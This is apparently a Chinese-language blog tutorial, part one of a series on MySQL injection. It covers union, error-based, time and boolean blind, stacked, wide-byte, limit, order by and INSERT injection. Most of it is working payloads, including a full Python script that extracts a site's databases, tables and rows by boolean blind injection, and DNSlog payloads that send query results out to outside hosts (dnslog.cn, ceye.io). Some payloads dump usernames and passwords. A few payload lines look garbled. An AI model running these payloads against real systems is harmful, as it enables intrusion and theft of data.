sql注入-上

本篇文章主要介绍mysql注入的原理，以及一些注入的方式。

SQL注入产生的原因

当web应用向后台数据库传递SQL语句进行数据库操作时，如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，带入数据库中进行查询，从而导致数据的泄露或者修改。

sql注入的分类

按照查询的类型分类

数字型

> select * from user where **id=1**

尝试闭合的方式有

```
1   id=1 and 1=1  回显正常
2   id=1 and 1=2  回显错误
3   等等
```

字符型

> select * from user where **name='xxx'**
>
> select * from user where **name="lihua"**

尝试闭合的方式有

```
#单引号
id=1' and '1'='1  回显正常
id=1' and '1'='2  回显错误

id=1' and 1=1#  回显正常
id=1' and 1=2#  回显错误

#双引号
id=1" and "1"="1  回显正常
id=1" and "1"="2  回显错误

id=1" and 1=1#  回显正常
id=1" and 1=2#  回显错误

#延时注入判断(页面没有变化)
?id=1' and sleep(5)--+ //正常休眠
?id=1" and sleep(5)--+ //无休眠
?id=1') and sleep(5)--+//无休眠
?id=1") and sleep(5)--+//无休眠

?id=1')and (sleep(4)) --+ 错误
?id=1'and (sleep(4)) --+ 正确 执行该命令在网络中可以看时间

#等等闭合方式，打开思路，如与(),(('')),(("")),('')等等

#宽字节注入
1%df'
```

补充

万能密码

```
admin' or 1=1#
在用户名或者密码处都可以尝试
```

搜索型

> select * from user where **search like '%1%'**

按照提交的方式分类

GET

在get传参时写入参数，将SQl语句闭合，后面加写入自己的SQL语句。

POST

通过post传参，原理与get一样，重要的是判断我们所输入的信息是否与数据库产生交互，其次判断SQL语句是如何闭合的。

判断注入点是在用户名还是密码处，都试一试，看哪里页面有变化

Cookie

有些网站通过查询cookie判断用户是否登录，需要与数据库进行交互，我们可以修改cookie的值，查找我们所需要的东西。或者通过报错注入是网页返回报错信息。

Referer

XFF

在用户登录注册模块在 HTTP 头信息添加 X-Forwarded-for: 9.9.9.9' ，用户在注册的时候，如果存在安全隐患，会出现错误页面或者报错。从而导致注册或者登录用户失败。burpsuite 抓包，提交输入检测语句：

```
1  X-Forwarded-for: 127.0.0.1'and 1=1#
2  X-Forwarded-for: 127.0.0.1'and 1=2#
```

两次提交返回不一样，存在 SQL 注入漏洞

补充

```
X-forwarded-for
X-remote-IP
X-originating-IP
x-remote-addr
X-Real-ip
```

UA注入

输入点在User-Agent

按照效果分类

联合注入

```
判断列数：
?id=1' order by 4# 报错
?id=1' order by 3# 没有报错，说明存在3列

爆出数据库：
?id=-1' union select 1,database(),3--+
?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata#

爆出数据表：
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security'#

爆出字段：
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='数据表'#

爆出数据值：
?id=-1' union select 1,group_concat(0x7e,字段,0x7e),3 from 数据库名.数据表名--+
```

拓展一些其他函数：

```
system_user() 系统用户名
user() 用户名
current_user 当前用户名
session_user()连接数据库的用户名
database() 数据库名
version() MYSQL数据库版本
load_file() MYSQL读取本地文件的函数
@@datadir 读取数据库路径
@@basedir MYSQL 安装路径
@@version_compile_os 操作系统

多条数据显示函数:
concat()、group_concat()、concat_ws()
```

关于将id值设置为0或者负数的解释

```
由于我们的语句是插入到原有语句后面，这样就会出现两个SQL语句同时执行，由于SQL查询会默认返回一行数据，所以我们插入的第二行语句的结果就不会被返回，只会返回原有的SQL语句的查询内容。
要让数据库查询我们插入的语句，需要让原有SQL语句产生查询错误，注意：查询错误不是语法错误，查询错误只会返回空，不会让语句报错。
所以我们可以使id=0或id=-1，零或负数不会被用作id值，它插入进去一定导致原有SQL语句查询结果为空，我们插入的SQL语句的结果就会被返回。
```

报错注入

extractvalue()

```
?id=1' and extractvalue(1,concat(0x7e,(select @@version),0x7e))--+ (爆出版本号)

?id=1' and extractvalue(1, concat(0x7e,(select database()),0x7e))# (爆数据库)

?id=1' and extractvalue(1, concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 3,1),0x7e))--+ (爆数据表)

?id=1' and extractvalue(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e))--+ (爆字段)

?id=1' and extractvalue(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e))--+ (爆数据)
```

updatexml()

细节问题：extractvalue()基本一样，改个关键字updatexml即可,与extractvalue有个很大的区别实在末尾注入加上，如： (1，concat(select @@version),1),而extractvalue函数末尾不加1（数值）

```
?id=1' and updatexml(1,concat(0x7e,database(),0x7e,user(),0x7e,@@datadir),1)#

?id=1' and updatexml(1, concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e),1)--+ (爆数据库)

?id=1' and updatexml(1, concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 3,1),0x7e),1)--+ (爆数据表)

?id=1' and updatexml(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e),1)--+ (爆字段)

?id=1' and updatexml(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e),1)--+
```

floor()

```
?id=1' union select 1,count(),concat(0x7e,(select database()),0x7e,floor(rand(0)2))a from information_schema.schemata group by a--+

?id=1' union select 1,count(),concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆数据库，不断改变limit得到其他)

?id=1' union select 1,count(),concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 3,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出users表)

?id=1' union select 1,count(),concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 5,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出password字段)

?id=1' union select 1,count(),concat(0x7e,(select password from security.users limit 2,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出数值)
```

延时注入

当页面没有回显且页面没有变化的时候使用，根据响应时间进行判断。

```
?id=1' and if(length(database())=8,sleep(10),1)--+
#ascii判断
爆出数据库:
?id=1' and if(ascii(substr(database(),1,1))=115,1,sleep(10))--+
#substr(database(),N,1)可以通过改变N的值来判断数据的第几个字符

爆出数据表:
?id=1' and if((select ascii(substr((select table_name from information_schema.tables where table_schema="security"limit 0,1),1,1)))=101,sleep(5),1)--+
#limit 0,1),N,1还是改变N的的得出第二个字符

#left语句判断
?id=1' and if(left(database(),1)='s',sleep(10),1) --+
?id=1' and if(left(database(),2)='sa',sleep(10),1) --+

#Substring函数判断
type=if(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1='a'),11111,sleep(1))--+
```

布尔注入

当页面没有回显，但是正确页面和错误页面有区别的时候使用。

个人感觉比较好用的脚本

```python
import requests
from urllib.parse import quote

success_flag = "xxxxx"  # 成功查询到内容的关键字
base_url = "http://www.xxx.net/contact.php?id="
headers = {"User-Agent": "xxxx",
           "Accept": "xxxx",
           "Accept-Language": "xxxxx",
           "Accept-Encoding": "xxxx"}

#获取数据库的长度
def get_database_length():
    global success_flag, base_url, headers, cookies
    length = 1
    while (1):
        id = "1 and length(database()) = " + str(length)
        url = base_url + quote(id)  # 很重要，因为id中有许多特殊字符，比如#，需要进行url编码
        response = requests.get(url, headers=headers).text
        if (success_flag not in response):
            print("database length", length, "failed!")
            length += 1
        else:
            print("database length", length, "success")
            print("payload:", id)
            break
    print("数据库名的长度为", length)
    return length

#获取数据库名
def get_database(database_length):
    global success_flag, base_url, headers, cookies
    database = ""
    for i in range(1, database_length + 1):
        l, r = 0, 127  # 神奇的申明方法
        while (1):
            ascii = (l + r) // 2
            id_equal = "1 and ascii(substr(database(), " + str(i) + ", 1)) = " + str(ascii)
            response = requests.get(base_url + quote(id_equal), headers=headers).text
            if (success_flag in response):
                database += chr(ascii)
                print("目前已知数据库名", database)
                break
```

```
            else:
                id_bigger = "1 and ascii(substr(database(), " + str(i) + ", 1)) > " + str(ascii)
                response = requests.get(base_url + quote(id_bigger), headers=headers).text
                if (success_flag in response):
                    l = ascii + 1
                else:
                    r = ascii - 1
    print("数据库名为", database)
    return database

#获取表的个数
def get_table_num(database):
    global success_flag, base_url, headers, cookies
    num = 1
    while (1):
        id = "1 and (select count(table_name) from information_schema.tables where table_schema = '" + database + "') = " + str(
            num)
        response = requests.get(base_url + quote(id), headers=headers).text
        if (success_flag in response):
            print("payload:", id)
            print("数据库中有", num, "个表")
            break
        else:
            num += 1
    return num

#获取表的长度
def get_table_length(index, database):
    global success_flag, base_url, headers, cookies
    length = 1
    while (1):
        id = "1 and (select length(table_name) from information_schema.tables where table_schema = '" + database + "' limit " + str(
            index) + ", 1) = " + str(length)
        response = requests.get(base_url + quote(id), headers=headers).text
        if (success_flag not in response):
            print("table length", length, "failed!")
            length += 1
        else:
            print("table length", length, "success")
            print("payload:", id)
            break
    print("数据表名的长度为", length)
```

```
    return length

#获取表的名字
def get_table(index, table_length, database):
    global success_flag, base_url, headers, cookies
    table = ""
    for i in range(1, table_length + 1):
        l, r = 0, 127  # 神奇的申明方法
        while (1):
            ascii = (l + r) // 2
            id_equal = "1 and (select ascii(substr(table_name, " + str(
                i) + ", 1)) from information_schema.tables where table_sc
hema = '" + database + "' limit " + str(
                index) + ",1) = " + str(ascii)
            response = requests.get(base_url + quote(id_equal), headers=h
eaders).text
            if (success_flag in response):
                table += chr(ascii)
                print("目前已知数据库名", table)
                break
            else:
                id_bigger = "1 and (select ascii(substr(table_name, " + s
tr(
                    i) + ", 1)) from information_schema.tables where tabl
e_schema = '" + database + "' limit " + str(
                    index) + ",1) > " + str(ascii)
                response = requests.get(base_url + quote(id_bigger), head
ers=headers).text
                if (success_flag in response):
                    l = ascii + 1
                else:
                    r = ascii - 1
    print("数据表名为", table)
    return table

#获取列个数
def get_column_num(table):
    global success_flag, base_url, headers, cookies
    num = 1
    while (1):
        id = "1 and (select count(column_name) from information_schema.co
lumns where table_name = '" + table + "') = " + str(
            num)
        response = requests.get(base_url + quote(id), headers=headers).te
xt
        if (success_flag in response):
            print("payload:", id)
            print("数据表", table, "中有", num, "个字段")
```

```
            break
        else:
            num += 1
    return num

#获取列长度
def get_column_length(index, table):
    global success_flag, base_url, headers, cookies
    length = 1
    while (1):
        id = "1 and (select length(column_name) from information_schema.columns where table_name = '" + table + "' limit " + str(
            index) + ", 1) = " + str(length)
        response = requests.get(base_url + quote(id), headers=headers).text
        if (success_flag not in response):
            print("column length", length, "failed!")
            length += 1
        else:
            print("column length", length, "success")
            print("payload:", id)
            break
    print("数据表", table, "第", index, "个字段的长度为", length)
    return length

#获取列名称
def get_column(index, column_length, table):
    global success_flag, base_url, headers, cookies
    column = ""
    for i in range(1, column_length + 1):
        l, r = 0, 127  # 神奇的申明方法
        while (1):
            ascii = (l + r) // 2
            id_equal = "1 and (select ascii(substr(column_name, " + str(
                i) + ", 1)) from information_schema.columns where table_name = '" + table + "' limit " + str(
                index) + ",1) = " + str(ascii)
            response = requests.get(base_url + quote(id_equal), headers=headers).text
            if (success_flag in response):
                column += chr(ascii)
                print("目前已知字段为", column)
                break
            else:
                id_bigger = "1 and (select ascii(substr(column_name, " + str(
                    i) + ", 1)) from information_schema.columns where table_name = '" + table + "' limit " + str(
```

```
                    index) + ",1) > " + str(ascii)
                response = requests.get(base_url + quote(id_bigger), headers=headers).text
                if (success_flag in response):
                    l = ascii + 1
                else:
                    r = ascii - 1
    print("数据表", table, "第", index, "个字段名为", column)
    return column

#获取字段个数
def get_flag_num(column, table):
    global success_flag, base_url, headers, cookies
    num = 1
    while (1):
        id = "1 and (select count(" + column + ") from " + table + ") = " + str(num)
        response = requests.get(base_url + quote(id), headers=headers).text
        if (success_flag in response):
            print("payload:", id)
            print("数据表", table, "中有", num, "行数据")
            break
        else:
            num += 1
    return num

#获取字段长度
def get_flag_length(index, column, table):
    global success_flag, base_url, headers, cookies
    length = 1
    while (1):
        id = "1 and (select length(" + column + ") from " + table + " limit " + str(index) + ", 1) = " + str(length)
        response = requests.get(base_url + quote(id), headers=headers).text
        if (success_flag not in response):
            print("flag length", length, "failed!")
            length += 1
        else:
            print("flag length", length, "success")
            print("payload:", id)
            break
    print("数据表", table, "第", index, "行数据的长度为", length)
    return length

#获取字段值
def get_flag(index, flag_length, column, table):
```

```
    global success_flag, base_url, headers, cookies
    flag = ""
    for i in range(1, flag_length + 1):
        l, r = 0, 127  # 神奇的申明方法
        while (1):
            ascii = (l + r) // 2
            id_equal = "1 and (select ascii(substr(" + column + ", " + str(i) + ", 1)) from " + table + " limit " + str(
                index) + ",1) = " + str(ascii)
            response = requests.get(base_url + quote(id_equal), headers=headers).text
            if (success_flag in response):
                flag += chr(ascii)
                print("目前已知flag为", flag)
                break
            else:
                id_bigger = "1 and (select ascii(substr(" + column + ", " + str(
                    i) + ", 1)) from " + table + " limit " + str(index) + ",1) > " + str(ascii)
                response = requests.get(base_url + quote(id_bigger), headers=headers).text
                if (success_flag in response):
                    l = ascii + 1
                else:
                    r = ascii - 1
    print("数据表", table, "第", index, "行数据为", flag)
    return flag


if __name__ == "__main__":
    print("--------------------")
    print("开始获取数据库名长度")
    database_length = get_database_length()
    print("--------------------")
    print("开始获取数据库名")
    database = get_database(database_length)
    print("--------------------")
    print("开始获取数据表的个数")
    table_num = get_table_num(database)
    tables = []
    print("--------------------")
    for i in range(0, table_num):
        print("开始获取第", i + 1, "个数据表的名称的长度")
        table_length = get_table_length(i, database)
        print("--------------------")
        print("开始获取第", i + 1, "个数据表的名称")
        table = get_table(i, table_length, database)
```

```
        tables.append(table)
    while (1):  # 在这个循环中可以进入所有的数据表一探究竟
        print("----------------------")
        print("现在得到了以下数据表", tables)
        table = input("请在这些数据表中选择一个目标: ")
        while (table not in tables):
            print("你输入有误")
            table = input("请重新选择一个目标")
        print("----------------------")
        print("选择成功，开始获取数据表", table, "的字段数量")
        column_num = get_column_num(table)
        columns = []
        print("----------------------")
        for i in range(0, column_num):
            print("开始获取数据表", table, "第", i + 1, "个字段名称的长度")
            column_length = get_column_length(i, table)
            print("----------------------")
            print("开始获取数据表", table, "第", i + 1, "个字段的名称")
            column = get_column(i, column_length, table)
            columns.append(column)
        while (1):  # 在这个循环中可以获取当前选择数据表的所有字段记录
            print("----------------------")
            print("现在得到了数据表", table, "中的以下字段", columns)
            column = input("请在这些字段中选择一个目标: ")
            while (column not in columns):
                print("你输入有误")
                column = input("请重新选择一个目标")
            print("----------------------")
            print("选择成功，开始获取数据表", table, "的记录数量")
            flag_num = get_flag_num(column, table)
            flags = []
            print("----------------------")
            for i in range(0, flag_num):
                print("开始获取数据表", table, "的", column, "字段的第", i +
1, "行记录的长度")
                flag_length = get_flag_length(i, column, table)
                print("----------------------")
                print("开始获取数据表", table, "的", column, "字段的第", i +
1, "行记录的内容")
                flag = get_flag(i, flag_length, column, table)
                flags.append(flag)
            print("----------------------")
            print("现在得到了数据表", table, "中", column, "字段中的以下记录"
, flags)
            quit = input("继续切换字段吗？(y/n)")
            if (quit == 'n' or quit == 'N'):
                break
            else:
```

```
                continue
        quit = input("继续切换数据表名吗？(y/n)")
        if (quit == 'n' or quit == 'N'):
            break
        else:
            continue
    print("bye~")
```

Dnslog对外注入 --无回显

什么是DNSlog注入

> DNSlog注入，也叫DNS带外查询，它是属于带外通信的一种(Out of Band,简称OOB)。
>
> 寻常的注入基本都是在同一个信道上面的，比如正常的get注入，先在url上插入payload做HTTP请求，然后得到HTTP返回包，没有涉及其他信道。而所谓的带外通信，至少涉及两个信道
>
> 信道：在计算机中指通信的通道，是信号传输的媒介。

注入原理

```
攻击者先向web服务器提交payload语句，比如（select load_file(concat('\\\\','攻击语句',.XXX.ceye.io\\abc)))

其中的攻击语句被放到数据库中会被执行，生成的结果与后面的.XXX.ceye.io\\abc构成一个新的域名

这时load_file()就可以发起请求，那么这一条带有数据库查询结果的域名就被提交到DNS服务器进行解析

此时，如果我们可以查看DNS服务器上的Dnslog就可以得到SQL注入结果。那么我们如何获得这条DNS查询记录呢？注意注入语句中的ceye.io，这其实是一个开放的Dnslog平台（具体用法在官网可见），在http://ceye.io上我们可以获取到有关ceye.io的DNS查询信息。实际上在域名解析的过程中，是由顶级域名向下逐级解析的，我们构造的攻击语句也是如此，当它发现域名中存在ceye.io时，它会将这条域名信息转到相应的NS服务器上，而通过http://ceye.io我们就可以查询到这条DNS解析记录。

当然还有其他可以使用的DNSlog平台，如http://www.dnslog.cn/。

这里我就使用http://ceye.io，它是一个免费的记录dnslog的平台，注册后到Profile页面会给你一个二级域名：xxx.ceye.io,当我们把注入信息放到三级域名那里，后台的日志会记录下来。
```

使用条件

```
1、首先要有注入点
2、需要有root权限
3、数据库有读写权限即：secure_file_priv=“”
4、得有请求url权限
5、还必须得是windows服务器
```

使用场景

```
sql的布尔型盲注、时间注入的效率普遍很低且当注入的线程太大容易被waf拦截，并且像一些命令执行，
xss以及sql注入攻击有时无法看到回显结果，这时就可以考虑DNSlog注入攻击


SQL盲注
命令执行（无回显）
XSS（无回显）
SSRF(无回显)
```

注入语句

```
?id=1' and (select load_file(concat('\\',(select hex(user())),'.682y4b.dnslog.cn/abc'))) --+

#库名
select load_file(concat('//',(select database()),'.je5i3a.dnslog.cn/1.txt'));

#表名
select load_file(concat('//',(select group_concat(table_name separator '_') from  information_schema.tables where table_schema=database()),'.je5i3a.dnslog.cn/1.txt'));

#列名
http://127.0.0.3/Less-8/?id=1' and load_file(concat('\\\\',(select column_name from information_schema.columns where table_name='emails' limit 0,1),'.xxx.ceye.io\\abc'))--+

#数据
http://127.0.0.3/Less-8/?id=1' and load_file(concat('\\\\',(select hex(concat_ws('~',id,email_id)) from emails limit 0,1),'.xxx.ceye.io\\abc'))--+
【因为在load_file里面不能使用@ ~等符号，所以要区分数据我们可以先用concat_ws()函数分割,再用hex()函数转成十六进制即可
得到结果再转回去】

通过本地测试后,发现了一些问题，在url中传递字符有一定的局限性，很多字符是无法传递的，所以在外带时，可以通过十六进制编码绕过符号的局限性
select load_file(concat('//',(select hex(group_concat(table_name separator '_')) from  information_schema.tables where table_schema=database()),'.je5i3a.dnslog.cn/1.txt'));


#可以将多个payload查询拼接在一起
http://127.0.0.3/Less-8/?id=1' and load_file(concat('\\\\',(select database()),'.',(select version()),'.xxx.ceye.io\\abc'))--+

http://127.0.0.3/Less-8/?id=1' and load_file(concat('\\\\',(payload1),'.',(payload2),(......),'.xxx.ceye.io\\abc'))--+
```

参考：DNSlog注入 – jackie_le – 博客园 (cnblogs.com)

堆叠注入

条件

```
1、目标存在sql注入漏洞
2、目标未对";"号进行过滤
3、目标中间层查询数据库信息时可同时执行多条sql语句，必须存在类似于mysqli_multi_query()这样的函数
```

堆叠注入的局限性：

```
堆叠注入并不是在每种情况下都能使用的。大多数时候，因为API或数据库引擎的不支持，堆叠注入都无法实现。
```

注入语句


```
#过滤了select,update,delete,drop,insert,where,.
1'; show databases;#
1
-1'; show columns from `1919810931114514`;#
1
-1'; show columns from 'words';#  用来回显内容
1
1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) ;show columns from words;#
1
(把1919810931114514这个表更改名字为words,并增加相应的字段，使之回显原1919810931114514这个表的内容)
```

二次注入

二次注入的原理，在第一次进行数据库插入数据的时候，仅仅只是使用了 addslashes 或者是借助 get_magic_quotes_gpc对其中的特殊字符进行了转义，但是addslashes有一个特点就是虽然参数在过滤后会添加“\”进行转义，但是“\”并不会插入到数据库中，在写入数据库的时候还是保留了原来的数据。在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候，直接从数据库中取出了脏数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。比如在第一次插入数据的时候，数据中带有单引号，直接插入到了数据库中；然后在下一次使用中在拼凑的过程中，就形成了二次注入。

加解密注入

SQL加解密注入，是特指一种特殊的注入形式，即注入点并没有直接把输入的信息传输到后台，而是通过进行base64编码等形式处理后，再传输到后台。SQL加解密注入的数据包如下所示：



在数据包的Cookie字段，有一个uname参数，该参数的值是一个先经过url编码，然后再经过base64编码的值

Cookie: uname=YWRtaW4%3D

YWRtaW4%3D这是一个base64加密的字符串其中%3D是编码中的=符号，把他发送到编码模块当中解密,得到明文

宽字节注入

前提

```
1.使用了addslashes()函数
2.数据库设置了编码模式为GBK
```

原理

前端输入%df时，首先经过addslashes()转义变成%df%5c%27，之后，在数据库查询前，因为设置了GBK编码，GBK编码在汉字编码范围内的两个字节都会重新编码成一个汉字。然后mysql服务器会对查询的语句进行GBK编码，%df%5c编码成了“运”，而单引号逃逸了出来，形成了注入漏洞

```
?id=%df' and 1=1 --+   正常
?id=%df' and 1=2 --+   错误
?id=-1%df' union select 1,2,3 %23

?id=-1%df%27%20union%20select%201,database(),3%20--+

?id=-1%df%27%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()--+     爆表

?id=-1%df%27%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database() and table_name=0x7573657273--+   爆字段

?id=-1%df%27%20union%20select%201,group_concat(password,username),3%20from%20users--+
```

补充

主要是看看程序员有没有在cookie中做了一些过滤，我们有没有可趁之机。

Cookie: ' order by 4--+

X-Forwarded-For注入

代表客户端真实的IP，通过修改X-Forwarded-for的值可以伪造客户端IP

尝试抓包添加插入X-Forwarded-For:127.0.0.1头进行sql注入

Between注入

主要用于盲注看页面是否有变化，原理如下，例如username的字符内容是test1，第一个字符是t，a到b搜索不了，页面不正常。 a到t就有了，页面正常

mysql语句： select * from users where id =1 and substr(username,1,1) between 'a' and 'b';

select * from users where id =1 and substr(username,1,1) between 'a' and 't';

limit注入

limit是在mysql中的语句，在sqlserver中无该字段，对应的为top。具体用法如下

```
LIMIT[位置偏移量,]行数

其中，中括号里面的参数是可选参数，位置偏移量是指MySQL查询分析器要从哪一行开始显示，索引值从0开始，即第一条记录位置偏移量是0，第二条记录的位置偏移量是1,依此类推...，第二个参数为“行数”即指示返回的记录条数。
```

```
1）limit前面没有order by时，后面可以跟union，如果存在order by，则不能使用union。

2）limit后面不能直接跟select语句和if语句。可以跟procedure语句，值得注意的是只有在5.0.0< MySQL <5.6.6版本才可以使用，procedure后面支持报错注入以及时间盲注

3）limit 关键字后面还可跟PROCEDURE和 INTO两个关键字，但是 INTO 后面写入文件需要知道绝对路径以及写入shell的权限，因此利用比较难。
```

limit注入点

```
select*from limittest limit 1,[可控点]

select ... limit [可控点]
```

利用

```
# extractvalue 报错注入
http://127.0.0.1:8081/sql-limit.php
?id=2,0 procedure analyse(extractvalue(rand(),concat(0x3a,user())),1);%23

# updatexml 报错注入
http://127.0.0.1:8081/sql-limit.php
?id=2,0 procedure analyse(updatexml(1,concat(0x3a,user()),1),1);%23

# 对于无法报错注入的，可以结合来进行时间盲注
http://127.0.0.1:8081/sql-limit.php
?id=2,0 procedure analyse((select extractvalue(rand(),concat(0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000,SHA1(1)),1))))),1);%23
PS：时间盲注这里不支持sleep，可以使用BENCHMARK
BENCHMARK(count, expression)主要用于测试多次进行某个操作所耗费的时间，这里用于做时间盲注的时间区别函数，count 是指定要执行的次数，expression 是要评估的表达式或操作

procedure analyse(updatexml(rand(),concat(0x3a,benchmark(10000000,sha1(1)))),1)
返回执行sha1(1)10000000次的时间
```

order by注入

SQL的执行顺序

```
(1)from
(2)on
(3)join
(4)where
(5)group by：group by 子句将数据划分为多个分组；
(6)sum,count,max,min,avg：聚合函数
(7)having：使用 having 子句筛选分组
(8)select：选择需要的列
(9)distinct（去重）：对结果进行去重操作
(9)union:将多个查询结合联合，会重复上面的步骤
(10)order by：对结果进行排序
(11)limit：返回的条数
```

是指注入点跟在order by语句的后面，我们最常遇到的注入点一般是跟在where后面的。但是现在跟在order by后面的情况越来越多，因为**在JAVA中一般使用了框架mybaits，使用该框架在**

order by后面直接使用#{}会报错，有人为了省事，就会使用${}，大家也都知道前者是安全的，后者则会造成sql注入。

注入点

select * from goods order by $_GET['order']

order by 语法

```
SELECT column1, column2, ...
FROM table_name
ORDER BY column1, column2, ... ASC|DESC;

Order by 后面默认跟要查询的字段，也可以为多个字段
字段后面可以跟升序或者降序排序
ASC升序排序，默认为升序排序
DESC表示降序

order by后面的字段也可以用数字来代替，表示用第几个字段进行排序，这种方式经常用来判断表中有几个字段。
当数字超过了表的字段数会导致报错。
```

order by后面可以跟什么语句?

```
1）根据上面的sql执行顺序我们可以看到，order by的执行是在sql语句的最后面，因此order by后面不能直接跟union连接查询。这样在sql注入的时候就不能使用union注入了。

2）order by后面可以跟if(),case when else这样的复合查询语句。可以用来进行bool注入，延时注入等

3）order by后面可以接数字，字段名，这个可以用来判断是否存在注入以及字段数。
```

判断order by后面是否存在注入点

```
1）可以改变order by后的列名看排序是否改变来判断是在order by后面的注入点。然后加上ASC|DESC看结果排序是否有改变，有改变则证明有注入点

2）通过bool类型进行判断，下面两个页面如果返回结果不同，则证明有注入点
(select (case when (3013=3014) then '' else (select 1083 union select 9794)end))

(select (case when (3013=3013) then '' else (select 1083 union select 9794)end))

3）mysql可以使用延时判断,页面响应时间如果延时3秒，那么证明有注入。
sqlserver数据库延时使用的是waitfor delay ,但我在order by后的延时注入一直不成功
if(1=1,sleep(3),1)

4）如果返回报错，可以直接看报错信息是否存在注入点
```

利用

```
mysql可以通过bool类型注入和延时注入来读取数据
sqlserver数据库目前测试可以通过bool类型来读取数据。当然，如果有错误回显，可以使用报错注入。
可能用到的函数：length()、substr()、ascii()函数

?sort=1 and(select extractvalue(0x7e,concat(0x7e,database(),0x7e)))

?sort=(select 1 from(select 1 and if(ascii(substr((user()),1,1))=114,sleep(5),1))x)
```

参考：

SQL特殊位置注入：order注入和limit注入 – FreeBuf网络安全行业门户

INSERT注入

sql语句为：

```
$insert="insert into `security`.`uagents`(`uagent`,`ip_address`,`username`) values '$uagent','$ip',$uname)";
```

插入的数据为三段,因此构造的语句为：

```
1',2,3)#

#数据库
1',1,extractvalue(1,concat(0x7e,(database()),0x7e)))#

~~~
1' ,2, (extractvalue(1,concat(0x5c,(select group_concat(password,username) from users),0x5c)))#   爆账户密码。
1',2,updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#   爆账户密码。
```

若文章有侵权，麻烦联系本人进行删除，深感抱歉。

若文章有错误的地方，麻烦联系本人进行修改，谢谢您的指正。